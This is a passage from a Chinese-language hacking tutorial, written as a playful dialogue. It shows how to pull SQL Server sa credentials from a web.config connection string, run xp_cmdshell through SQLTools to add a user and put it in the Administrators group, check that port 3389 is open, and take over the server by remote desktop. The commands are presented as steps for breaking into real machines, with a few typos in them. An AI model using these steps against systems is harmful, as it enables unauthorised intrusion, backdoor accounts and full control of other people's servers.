


图11

“啊……看见了！我看见pwd了，刚才aspx一句话输入密码的地方就是pwd，这里也出现了，估计pwd后面是密码吧？user就是“用户”的英文，应该是登录的用户名吧？哈哈！”阿宝奸笑着说！

“对，真聪明！学以致用！你看看这行代码：

```
name="hjdbConnectionString" connectionString="Data Source=xx.xx.1xx.143;Initial Catalog=hjdb;User ID=sa;pwd=sa999"
```

其中 **User ID=sa** 就是说用户名为 **sa**，然后 **pwd=sa999** 就是说密码为 **sa999**，**Data Source=xx.xx.1xx.143** 则是设置连接数据服务器的ip地址，**Initial Catalog=hjdb** 就是设置连接的数据库名称为hjdb。

既然得到mssql的账号密码，我们就可以连接上数据库进行提权操作了。”

小知识：

MSSQL即Microsoft SQL Server。

Microsoft SQL Server是由美国微软公司所推出的关系数据库解决方案，最新的版本是SQL Server 2008，已经在2008年8月6日上市。

Microsoft SQL Server数据库的内置语言是由美国标准局（ANSI）和国际标准组织（ISO）所定义的SQL语言，微软公司对它进行了部分扩充而成为作业用SQL（Transact-SQL）。

Microsoft SQL Server几个初始版本适用于中小企业的数据库管理，但是近年来它的应用范围有所扩展，已经触及到大型、跨国企业的数据库管理。

最常用的版本有mssql2000跟mssql2005，我们提权一般遇到的都是这两种。

mssql提权

“数据库提权？是通过数据库执行系统命令吗？从而达到控制系统的最高权限吗？”阿宝皱着眉头，眼睛斜望着蛇师姐等待着答案。此时的阿宝真的非常认真，单看那表情就知道了。

“对！没错，就是这个原理。不过通过mssql提权也需要mssql的权限足够高才行。在安装mssql时，默认用户是sa，也就是sysadmin权限的用户。sysadmin的权限能完全控制mssql的任何操作，在mssql中是最高权限了。

现在我们获得的sa用户如果管理员没有降权的话，也就是sysadmin的权限，所以一般拿到sa用户的密码，基本就能拿下服务器的权限了。

db_owner权限的用户在mssql操作中也有一定的权限，但是权限范围远远低于sysadmin，所以利用db_owner权限的账号进行提权需要一定的运气跟技巧。

另外，还有一个public权限，它是属于最低级的了，比db_owner权限还低很多，一般遇到这种权限，提权成功的机会会很渺茫。”

“慢着，师兄，mssql用户权限分成三个等级，怎么好像跟Windows系统一样啊？我用administrator登录的时候，可以安装任何软件，但是用user登录之后就不能安装软件。然后我通过guest访问计算机，什么操作也做不了啦，只可以浏览一些文件。哈哈，我相信这里也是这个意思吧！就譬如我拥有一个房子，财产权是我的，我就充当sysadmin的角色了，我有权利把它卖出去。但是我的儿子就没有这个权利了，因为这个财产权不是他的，但是他可以在房子里面住，可以用房子里面的东西，此时他就充当db_owner权限的角色。而public权限的用户就像来访者，他们可以进来参观，但是不能动我们房子里的东西，又或者他们只能从屋子外面看看，不能进来。这样的解释够生动吧？”

“嗯！的确是这样的，这样划分权限能防止入侵者的利用，分配好权限对一个系统的安全很重要。往后你学习更多的安全知识后，就会明白它们的意义了，暂时不需要深入研究。”

讲了这么久，熊猫阿宝想大家可能都渴了，一边听着师兄的讲解，一边去泡功夫茶。蛇师姐接着说：“先用SQLTools工具去




图12




图 13




图 14

连接上 mssql，打开界面如图 12。

依次输入IP、端口、账号、密码、数据库名之后，点击 **Connection**进行连接。连接成功后**Connection**按键会变成不可用状态，然后选择 **Exec CMD** 功能，输入 **net user pana abao /add** 命令，如图 13，执行命令成功。

然后就再把 panda 这个用户提升为管理员，执行命令 **net localgroup administators panda /add**，返回结果如图 14。

我们运气真不错，能直接执行 **xp_cmdshell** 命令。师弟，这里需要注意的是，很多时候我们都不能直接执行 **xp_cmdshell** 命令，因为管理员经常会把这个 xp_cmdshell 功能删除掉。遇到这种情况就可以尝试一下用其它组件来执行命令，上面有 4 种方式供你选择哦。"

"嗯，嗯！"阿宝点了点头，继续泡茶！

"啊宝，看好咯，好玩的东西即将到来。如果你想像控制自己的电脑一样控制这个服务器的话，可以去连接它的终端服务，这个服务默认开放的端口是 3389，所以我们要先判断这个端口是否开放。

在 **Exec CMD** 功能执行 **netstat -ano** 命令，返回结果如图 15。从返回的结果可以看到有一个 3389 的端口正在 listening，这样初步就证明服务器开放了远程终端服务。

然后用 telnet 命令尝试一下此端口能不能外连，打开 CMD 执行 **telnet 192.168.146.128 3389**，返回结果如图 16。像这样





图 15

的结果就证明远程计算机的 3389 端口可以外连了。


图 16

提示：

1、往往很多管理员为了迷惑入侵者，会把远程终端服务的端口修改为其它端口，这个时候就需要读取注册表来获取通讯端口了。

2、3389 端口可以被管理员修改成其它软件使用的端口。

3、有时候管理员做了 IPSEC 策略，限制了 IP 连接远程终端，这样你就不能连接上了。

现在我们来连接远程终端，在"运行"里面执行 **mstsc.exe**，然后弹出远程桌面连接，如图 17。




图 17

这里我们先不着急连接，点击**选项**出现如图 18 的界面，这里可以先设定登录 IP、登录账号跟域的一些信息，还可以另存为一个快捷方式（*生成快捷方式的好处是下次不需要输入账号密码，直接双击快捷方式就可以连接了*）。




图 18

在显示选项卡中还可以设置远程桌面大小和分辨率。如果在对方网络慢的情况下，分辨率设置小点可以提高速度。其它设置你自己去摸索了，这里不再演示。连接成功后将出现远程桌面，如图 19，哈哈，拿下了哦，师弟！"

